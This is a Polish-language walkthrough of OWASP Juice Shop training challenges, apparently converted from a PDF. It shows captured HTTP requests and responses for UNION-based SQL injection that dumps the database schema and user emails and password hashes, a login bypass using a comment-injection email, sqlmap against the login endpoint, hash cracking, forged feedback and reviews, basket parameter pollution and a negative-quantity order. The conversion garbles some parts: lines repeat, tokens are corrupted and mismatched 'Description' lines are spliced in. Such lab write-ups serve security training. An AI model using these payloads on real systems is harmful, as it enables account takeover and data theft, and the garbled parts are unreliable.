12 wcm9maWxlSW1hZ2UiOiJhc3NLdHMcVhBgljL2tYwDlcg91cGxYwPzL2RlZmFlbHRBZ
13 Glpbis5wbmcilCJ0b3RwU2VjcmVOijoiwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI
14 6jIwMjEtMTiTMTQgMTk6NDy6MDguNDMwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtM
15 TItMTQgMjE6MTQ6MDAuODMzICswMDowMCIsImRlGV0ZWRBdCI6bnVsbHosImlhdc16MTY
zOTUxNzIlMCwzXhwIjoxNjMSNTM1MjUwfQ.H1BdZ1ln8CwsSGAiRqiH3L-VUfyEbGGjX0
05j-yWIMFMDOyZVF6wjTQ0BpRY60GM_-ElxdqVosurjFfpMNqcxIXWK4XjcvOVyRwrvDVS
I8T_70BoMgNbly30QwnAv7c_CyTof4XWYXHdkTxoQpOD5Nu5hWMa7wxss3UOnWvis_c
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss;
11 cookieconsent_status=dismiss; continueCode=
12 woHKhrtJInsQSQuhDheTmF8iPbuLxi8JfQWHLkto3caMsqvU41sozSnwhZ9tmmIE4slri
13 EmU7N; token=
14 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0Y
15 SI6eyJpZCIGMSwidXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGplawNLXNoLm9wIiw
icGFzc3dvcmQ0IiWMTkyMDIzYtdiM03MzIlMDUXNmYwNjkZjE4yjUwMCIsInJvbGUo
16 ijhZGlpbiIsImRlHV4ZRva2ViijoIiwiibGFzdExvZ2luSXAx0IxMjcuMC4wLjEiLCJ
17 wcm9maWxlSW1hZ2UiOiJhc3NLdHMcVhBgljL2tYwDlcg91cGxYwPzL2RlZmFlbHRBZ
18 Glpbis5wbmcilCJ0b3RwU2VjcmVOijoiwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI
19 6jIwMjEtMTiTMTQgMTk6NDy6MDguNDMwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtM
20 TItMTQgMjE6MTQ6MDAuODMzICswMDowMCIsImRlGV0ZWRBdCI6bnVsbHosImlhdc16MTY
zOTUxNzIlMCwzXhwIjoxNjMSNTM1MjUwfQ.H1BdZ1ln8CwsSGAiRqiH3L-VUfyEbGGjX0
21 05j-yWIMFMDOyZVF6wjTQ0BpRY60GM_-ElxdqVosurjFfpMNqcxIXWK4XjcvOVyRwrvDVS
22 I8T_70BoMgNbly30QwnAv7c_CyTof4XWYXHdkTxoQpOD5Nu5hWMa7wxss3UOnWvis_c
23 If-None-Match: W/"325f-115yWeB+sACnDzJpQaGDSloH1A"
24 Cache-Control: max-age=0
25
26
27
28
29

```

Response

```

1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Tue, 14 Dec 2021 23:12:40 GMT
9 Connection: close
10 Content-Length: 1176
11
12 {
13   "error": {
14     "message": "SQLITE_ERROR: near '\"%'': syntax error",
15     "stack": "SequelizeDatabaseError: SQLITE_ERROR: near '\"%'': syntax error\n  at Query.formatError (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:403:16)\n  at Query._handleQueryResponse (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n  at afterExecute (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:288:27)\n  at Statement.execute (/home/kali/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)",
16     "name": "SequelizeDatabaseError",
17     "parent": {
18       "errno": 1,
19       "code": "SQLITE_ERROR",
20       "sql": "SELECT * FROM Products WHERE ((name LIKE '%banana%') OR description LIKE '%banana%')) AND deletedAt IS NULL) ORDER BY name"
21   },
22   "original": {
23     "errno": 1,
24     "code": "SQLITE_ERROR",
25     "sql": "SELECT * FROM Products WHERE ((name LIKE '%banana%') OR description LIKE '%banana%')) AND deletedAt IS NULL) ORDER BY name"
26   },
27   "sql": "SELECT * FROM Products WHERE ((name LIKE '%banana%') OR description LIKE '%banana%')) AND deletedAt IS NULL) ORDER BY name"
28 },
29 }

```

- 4) Aby uzyskać interesujące informacje dopisuję do szukanego przez nas napoju komendę sqlową, która ma za zadanie wydobyć informacje na temat wszystkich stworzonych obiektów w bazie danych (czyli w tym przypadku z tabeli `sqlite_master`). W efekcie dostajemy informacje o kolumnach danych obiektów, natomiast po wstawieniu parametru `sql`, otrzymujemy całą tabelę `schema`

Request

```

1 x | 2 x | 3 x | 4 x | ...
Send Cancel < >

```

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 141
8 ETag: W/"8d-AuUtFIhRPGbPDpn6ty1xAfDTjJg"
9 Vary: Accept-Encoding
10 Date: Tue, 14 Dec 2021 23:21:26 GMT
11 Connection: close
12
13 {
14   "status": "success",
15   "data": [
16     {
17       "id": 1,
18       "name": 2,
19       "description": 3,
20       "price": 4,
21       "deluxePrice": 5,
22       "image": 6,
23       "createdAt": 7,
24       "updatedAt": 8,
25       "deletedAt": 9
26     }
27   ]
28 }

```

The screenshot shows a network request and response in a browser's developer tools. The request is a GET to /rest/products/search?query=banana%20UNION%20SELECT%20sql_injection_code. The response is a JSON object with status: "success" and data: [a list of products].

```

Request
1 GET /rest/products/search?query=banana%20UNION%20SELECT%20sql_injection_code
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwিগফোয়া
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dissmiss;
11 cookieconsent_status=dissmiss; continueCode=agHEnMTYIPsPSMUSh2ubhGtFki5Ku96ibzfe1Hj9tKQcPlsQvURQiBxSbkhe2tllIB3Ha
12 jiW4fmX
13

Response
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 ETag: W/"1f31-YvR7KrdJEF/X4z6Td8m007VlCew"
8 Vary: Accept-Encoding
9 Date: Thu, 16 Dec 2021 08:17:36 GMT
10 Connection: close
11 Content-Length: 7985
12
13 {
    "status": "success",
    "data": [
        {
            "id": null,
            "name": "2",
            "description": "3",
            "price": 4,
            "deluxePrice": 5,
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8,
            "deletedAt": 9
        },
        {
            "id": 1,
            "name": "CREATE TABLE `Addresses` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mobileNum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255), `state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `userId` INTEGER REFERENCES `Users`(`id`) ON DELETE SET NULL ON UPDATE CASCADE)",
            "description": "3",
            "price": 4,
            "deluxePrice": 5,
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8,
            "deletedAt": 9
        }
    ]
}

```

Broken Access Control

Forged Feedback (Post some feedback in another user's name.)

- Po wysłaniu requestu z opinią na temat sklepu, można zauważać że w zapytaniu przesyłane jest ID danego użytkownika

```
{
  "UserId": 1,
  "captchaId": 4,
  "captcha": "9",
  "comment": "erer (**@juice-sh.op)",
  "rating": 5
}
```

- Po analizie kodu źródłowego dowiadujemy się o ukrytym polu, gdzie input to `userId`.

```

<mat-card class="mat-card mat-focus-indicator mat-elevation-z6" _ngcontent-slp-c122="">
  <h1 _ngcontent-slp-c122="" translate="">Customer Feedback</h1>
  <div id="feedback-form" class="form-container" _ngcontent-slp-c122="">[event] (flex)
    <input id="userId" class="ng-untouched ng-pristine ng-valid" _ngcontent-slp-c122="" type="text" hidden="" event>
    <mat-form-field class="mat-form-field ng-tns-c119-7 mat-accent mat-form-field-type-...hed ng-pristine ng-star-inserted mat-form-field-should-float" _ngcontent-slp-c122="" appearance="outline" color="accent">[...]</mat-form-field>

```

- 3) Po usunięciu parametru *hidden*, pokazuje nam się miejsce na input, którego wcześniej nie było. Można wpisać w pole dane ID i wysłać opinię jako dowolny użytkownik.

Customer Feedback

4

Author
***in@juice-sh.op

Comment *
test

Max. 160 characters 4/160

Rating

CAPTCHA: What is 2-4-8 ?

Result * -10

Submit

Broken Access Control

Forged Review (Post a product review as another user or edit any user's existing review.)

- 1) Przechwytyujemy request przy wystawianiu opinii. Jak widać na załączonym screenie, w requeście przesyłana jest informacja kto jest autorem danej recenzji

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 14
Date: Mon, 12 Jun 2017 10:45:21 GMT
Connection: keep-alive
Vary: Accept-Encoding

{
  "message": "test",
  "author": "klient@gmail.com"
}
```

- 2) Po zmianie tego maila na maila innej osoby, wysłanie zapytania również kończy się powodzeniem, co pozwala na podszywanie się pod inną osobę przy wystawianiu opinii

```

Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/plain, /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MjIsInVzZXJuYWlIjoiIiwiZWlhaWwiOiJrbGllbnRAZ21haWwUY29tIiw
icGFzc3dvcmtQoIjk0W0xZTNhMWV0IG1nZkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUiO
iJjdXNob21lcisImRlbHV4ZVRva2vUjoiIiwiBGFzdExvZ2luSXAx0iIwljAuMC4wIiw
ichJvZmlsZULtYWDlIjo1ZFc2V0c9wdWjsaWmvaWlhZ2VzL3VwbG9hZHMvZGVmYXVs
C5zdmciLCJ0b3RwU2VjcmVOIjoiIiwiXNBY3RpdmUiOnRdwUsImNyZWF0ZWRBdCI6ijI
wMjEtMTItMTYgMTM6MDc6MjYuMjU4ICswMDowMCIsInVzGF0ZWRBdCI6ijIwMjEtMTItM
TYgMTM6MDc6MjYuMjU4ICswMDowMCIsInVzGF0ZWRBdCI6bnVsbHosImlhdcI6MTYzOTY
2MDA1MywiZhwiJoxNjMSNj4MDUzfQ,xZRqBuPaCR120D29TiJfvl3fcyoTigky7jHog2
xF-SS1Rv4zTbzbG6FykGKzbYQZczM2pJrXamTAmyo-B-8LL9vQB9rwjXQfbqJ5j9kJ2BX
Ut-MNyUtCwlrPPko2Hf4D5saVCvWrzfvQmJhsPOAwonhIHR_7E4mBYVLjL_MnhQ
Content-Type: application/json
Content-Length: 44
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
RWHjhPtjIlslsKuUHPuqhgYTpF6f0SWilauMzi5JfgqHPrtanc7kSkaUY1iE6Srah26fbbI
LjsWQ1x8f5w; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MjIsInVzZXJuYWlIjoiIiwiZWlhaWwiOiJrbGllbnRAZ21haWwUY29tIiw
icGFzc3dvcmtQoIjk0W0xZTNhMWV0IG1nZkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUiO
iJjdXNob21lcisImRlbHV4ZVRva2vUjoiIiwiBGFzdExvZ2luSXAx0iIwljAuMC4wIiw
ichJvZmlsZULtYWDlIjo1ZFc2V0c9wdWjsaWmvaWlhZ2VzL3VwbG9hZHMvZGVmYXVs
C5zdmciLCJ0b3RwU2VjcmVOIjoiIiwiXNBY3RpdmUiOnRdwUsImNyZWF0ZWRBdCI6ijI
wMjEtMTItMTYgMTM6MDc6MjYuMjU4ICswMDowMCIsInVzGF0ZWRBdCI6ijIwMjEtMTItM
TYgMTM6MDc6MjYuMjU4ICswMDowMCIsInVzGF0ZWRBdCI6bnVsbHosImlhdcI6MTYzOTY
2MDA1MywiZhwiJoxNjMSNj4MDUzfQ,xZRqBuPaCR120D29TiJfvl3fcyoTigky7jHog2
xF-SS1Rv4zTbzbG6FykGKzbYQZczM2pJrXamTAmyo-B-8LL9vQB9rwjXQfbqJ5j9kJ2BX
Ut-MNyUtCwlrPPko2Hf4D5saVCvWrzfvQmJhsPOAwonhIHR_7E4mBYVLjL_MnhQ
{
  "message": "test",
  "author": "test@gmail.com"
}

```

Injection

Login Jim (Log in with Jim's user account.)

- Korzystając z podatności na wstrzyknięcie kodu, zmieniamy zapytanie aby wydostać informacje z konkretnej tabeli. Jak widać na załączonym screenie, udaje się nam wydobyć informacje na temat daty zamknięcia konta chrisa oraz jaki chris ma email.

```

GET /rest/products/search?q=
banana')) UNION%20SELECT%20deletedAt,username,email,4,5,6,7,8,%20from%20Users--
HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MjIsInVzZXJuYWlIjoiIiwiZWlhaWwiOiJrbGllbnRAZ21haWwUY29tIiw
icGFzc3dvcmtQoIjk0W0xZTNhMWV0IG1nZkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUiO
iJjdXNob21lcisImRlbHV4ZVRva2vUjoiIiwiBGFzdExvZ2luSXAx0iIwljAuMC4wIiw
ichJvZmlsZULtYWDlIjo1ZFc2V0c9wdWjsaWmvaWlhZ2VzL3VwbG9hZHMvZGVmYXVs
C5zdmciLCJ0b3RwU2VjcmVOIjoiIiwiXNBY3RpdmUiOnRdwUsImNyZWF0ZWRBdCI6ijI
wMjEtMTItMTYgMTM6MDc6MjYuMjU4ICswMDowMCIsInVzGF0ZWRBdCI6ijIwMjEtMTItM
TYgMTM6MDc6MjYuMjU4ICswMDowMCIsInVzGF0ZWRBdCI6bnVsbHosImlhdcI6MTYzOTY
2MDA1MywiZhwiJoxNjMSNj4MDUzfQ,xZRqBuPaCR120D29TiJfvl3fcyoTigky7jHog2
xF-SS1Rv4zTbzbG6FykGKzbYQZczM2pJrXamTAmyo-B-8LL9vQB9rwjXQfbqJ5j9kJ2BX
Ut-MNyUtCwlrPPko2Hf4D5saVCvWrzfvQmJhsPOAwonhIHR_7E4mBYVLjL_MnhQ
{
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "2021-12-16 12:55:37.091 +00:00",
  "name": "",
  "description": "chris.pike@juice-sh.op",
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
}
]

```

- Z tą informacją możemy spróbować zalogować się na jego konto. Nie mamy jego hasła, jednak w tym przypadku również można skorzystać z istniejącej podatności, którą znaleźliśmy wcześniej. Dana kombinacja znaków kończy się zalogowaniem na konto Chrisa. Na potrzeby pokazania informacji, typ tekstu hasła został zmieniony z *password* na *text*.

Login

Email *
chris.pike@juice-sh.op'--

Password *
test 

[Forgot your password?](#)


 Log in

Remember me

or

 G Log in with Google

Not yet a customer?



Login Amy (Sensitive Data Exposure)

- 1) Posiadamy informację, że Amy stosuje metody bezpiecznego hasła, poza jedną. Idąc tym tropem, próbuję kombinacji hasła *D0g.....* w intruderze, gdzie zmieniane były tylko litery.
i chuj w dupe skrypt nie dziala

Login Bender (Injection)

- Przechwycony zostaje request z momentu logowania, wklejony do pliku oraz uruchomiony za pomocą narzędzia *sqlmap* w celu włamania się na konto użytkownika.

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 48
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=yZHnhot5I8sES6UWH8uZhOTWFbf7SYtKigf2QuDniJnf10HJXt3Dc6nSp9U5lhMN
S9ghljt11fxEsPrimqfM9
{"email":"bender@juice-sh.op", "password":"test"}
```

Description: Perform a persisted XSS attack by setting the cookie 'src="javascript:alert(`xss`);"' to all.

Description: Reset the password of Bjoern's favorite pet by sending a POST request to '/rest/user/login' with the JSON payload {"email": "bender@juice-sh.op", "password": "test"}.

- wykorzystanie narzędzia za pomocą komendy *sqlmap -r login.txt --ignore-code=401* kończy się dla nas powodzeniem

Login Jim (Injection)

- W pierwszym kroku korzystam ze wcześniej znalezionej podatności, która wyświetla mi informacje na temat haseł i loginów konkretnych użytkowników. Przechwytuje request, który przesyła w linku parametr oraz wprowadzam tam komendę sql, która wydobywa istotne dla mnie informacje

Request

Pretty Raw Hex ↻ \n ⌂

```
1 GET /rest/products/search?q=
  banana'))%20UNION%20SELECT%20id,email,password,'4','5','6','7','8','9'%20FROM%20Users-- HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
  58Hshlt6ILsRSjUqHjukh0TqFXf8SatNiaflSzXuNniW9fLlHNetZvcXzSvZUgviqjSLKhLSt44CoyslnURwf81
10 If-None-Match: W/"325f-aqXH00sWzRFutJGe6xLrt/HmKVc"
11
```

- Efektem tej komendy są loginy i hasła użytkowników.

```
{
  "id":2,
  "name":"jim@juice-sh.op",
  "description":"e541ca7ecf72b8d1286474fc613e5e45",
  "price":"4",
  "deluxePrice":"5",
  "image":"6",
  "createdAt":"7",
  "updatedAt":"8",
  "deletedAt":"9"
},
```

- 3) Hasła są zahashowane, więc korzystam z hashcrackera. Hash zostaje złamany i dostajemy hasło, sprzed operacji hashowania.

e541ca7ecf72b8d1286474fc613e5e45	<input type="checkbox"/> I'm not a robot	 reCAPTCHA <small>Privacy - Terms</small>
Crack Hashes		

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Injection

User Credentials (Retrieve a list of all user credentials via SQL Injection.)

Request

Pretty Raw Hex ⌂ ⌓

```
1 GET /rest/products/search?q=banana'))%20UNION%20SELECT%20id,email,password,'4','5','6','7','8','9'%20FROM%20Users-- HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=58H5hl6ILsRSjUqHjukhOTqFXt8SatNiaflSzXuNniW9fLlHNetZvcXzSvZUgviqjSLKhLSt44CoyslnURwf81
10 If-None-Match: W/"325f-aqXH00sWzRFutJGe6xLrt/HmKvc"
11
```

rozwiążane tą komendą, sprawdzić jeszcze wytłumaczenie tej komendy

Broken Access Control

Manipulate Basket (Put an additional product into another user's shopping basket.)

- Przechwycony zostaje request wysyłający takie parametry jak *productID*, *basketID*. Parametr zostaje przesłany do repeatera oraz zastosowana została technika *parameter pollution*. Powstały request został wysłany. W odpowiedzi dostajemy informację, że operacja się udała, czyli że dodaliśmy produkt do swojego koszyka ale też do koszyka innej osoby

Request	Response
<pre>Pretty Raw Hex ⌂ \n ⌂ 1 POST /api/BasketItems/ HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni.JeyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1ljoIiwiZW1haWw1oiJOZXN0QGdtYmlsLmNbSISinBhc3N3b3JkIjoizDlkMUuZTVtYjh1NTc0Zdk4NWRhYzQzNWvhNjMzY2UiLCJyb2xljoiy3VzdG9tZXIiLCjkZWx1eGVub2tlbi16liIsImxhC3RMb2dpblkwiJoimC4wLjAuMCIsInByb2ZpbGVjbWFnZSI6i9hc3NldHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RLZmFlbHQuc3nIwidG9ocFNLY3JldCI6IiIsImlzOWNOaXZlIp0cnVLLCjcmVhdGVkQXQiOiIyMDIxLTEyLTESIDE50jE40jI0LjYwNiArMDA6MDAiLCjkZwxldGVkQXQiOi51bGx9LCJpYXQiOjE2Mzk5NDE1MDksInV4cCI6MTYzOTk10TuwOX0.Ct7F0jYkxz8gbkjI07Xhs44l430tuojeMR8p66KtT5x21MzvWvNN6uNE60bfIYehyg110c2h0iQT113kB-0V6VlfrzaahIq4SiMmof4pZ98WBLOl1xliKbXf_kuxCumdaM4QY4L4M_jIoDfRufwZ--3zCUh5XD4iEBWwVjKl3o 8 Content-Type: application/json 9 Content-Length: 60 10 Origin: http://localhost:3000 11 Connection: close 12 Referer: http://localhost:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= BaHjhAtgI7sNSNuNmughXT5FBfgSntB1bf3SRh6uKM1MbfrNHZmtlacgwS8JUyDs9KiX9SkhElgt66t1Biimji8ncpw; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni.JeyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1ljoIiwiZW1haWw1oiJOZXN0QGdtYmlsLmNbSISinBhc3N3b3JkIjoizDlkMUuZTVtYjh1NTc0Zdk4NWRhYzQzNWvhNjMzY2UiLCJyb2xljoiy3VzdG9tZXIiLCjkZWx1eGVub2tlbi16liIsImxhC3RMb2dpblkwiJoimC4wLjAuMCIsInByb2ZpbGVjbWFnZSI6i9hc3NldHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RLZmFlbHQuc3nIwidG9ocFNLY3JldCI6IiIsImlzOWNOaXZlIp0cnVLLCjcmVhdGVkQXQiOiIyMDIxLTEyLTESIDE50jE40jI0LjYwNiArMDA6MDAiLCjkZwxldGVkQXQiOi51bGx9LCJpYXQiOjE2Mzk5NDE1MDksInV4cCI6MTYzOTk10TuwOX0.Ct7F0jYkxz8gbkjI07Xhs44l430tuojeMR8p66KtT5x21MzvWvNN6uNE60bfIYehyg110c2h0iQT113kB-0V6VlfrzaahIq4SiMmof4pZ98WBLOl1xliKbXf_kuxCumdaM4QY4L4M_jIoDfRufwZ--3zCUh5XD4iEBWwVjKl3o 14 15 { "ProductId": 7, "BasketId": "6", 16 "BasketId": "5", "quantity": 1 }</pre>	<pre>Pretty Raw Hex Render ⌂ \n ⌂ 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Content-Type: application/json; charset=utf-8 7 Content-Length: 157 8 ETag: W/"9d-Cqc+aN50mJigvXUE9HBkjVurIAQ" 9 Vary: Accept-Encoding 10 Date: Sun, 19 Dec 2021 19:26:02 GMT 11 Connection: close 12 13 { "status": "success", "data": { "id": 12, "ProductId": 7, "BasketId": "5", "quantity": 1, "updatedAt": "2021-12-19T19:26:02.653Z", "createdAt": "2021-12-19T19:26:02.653Z" } }</pre>

Improper Input Validation

Payback Time (Place an order that makes you rich.)

- Przechwycony zostaje request przesyłający takie parametry jak *ProductId*, *BasketID*, *quantity*. W parametrze zmieniamy wartość parametru *quantity* na wartość ujemną (-5000)

```

Content-Type: application/json
Content-Length: 48
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=
9YHZhmtqIWsBS9UrHauZhxT3F8frSWtjilfKS1HJzuPbtIqiVxf54HPgtvYca1S6aUPmsnNiL8SYKh3bc
LLIqzsxYiZKfly; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIlNiJ9.eyJdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJOZXNOQGdtYWlsLmNvbSIiInBhc3N3b3JkIjoiZDlkMWUzY
TVlYjhNTc0ZDk4NWRhYzQzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6Ii
IsImxhc3RMb2dpbkIwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWd
lcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVh
dGVkQXQiOiIyMDIxLTEyLTE5IDE50jE40jI0LjYwNiArMDA6MDAiLCJ1cGRhdGVkQXQiOjIyMDIxLTEyL
TE5IDE50jE40jI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Mzk5NDE1MDksIm
V4cCI6MTYzOTk10TUwOX0.Ct7F0jYkxz8gbkjI07Xhs44l430tuojMR8p66KrT5x21MzvWvNN6uNE60B
fIYehygIl0c2h0iQT113KxB-0V6VlfrZAAhIq4SIMmOf4pZ98WBL0l1xIKbXf_kuxCumdaM4QY4L4M_j
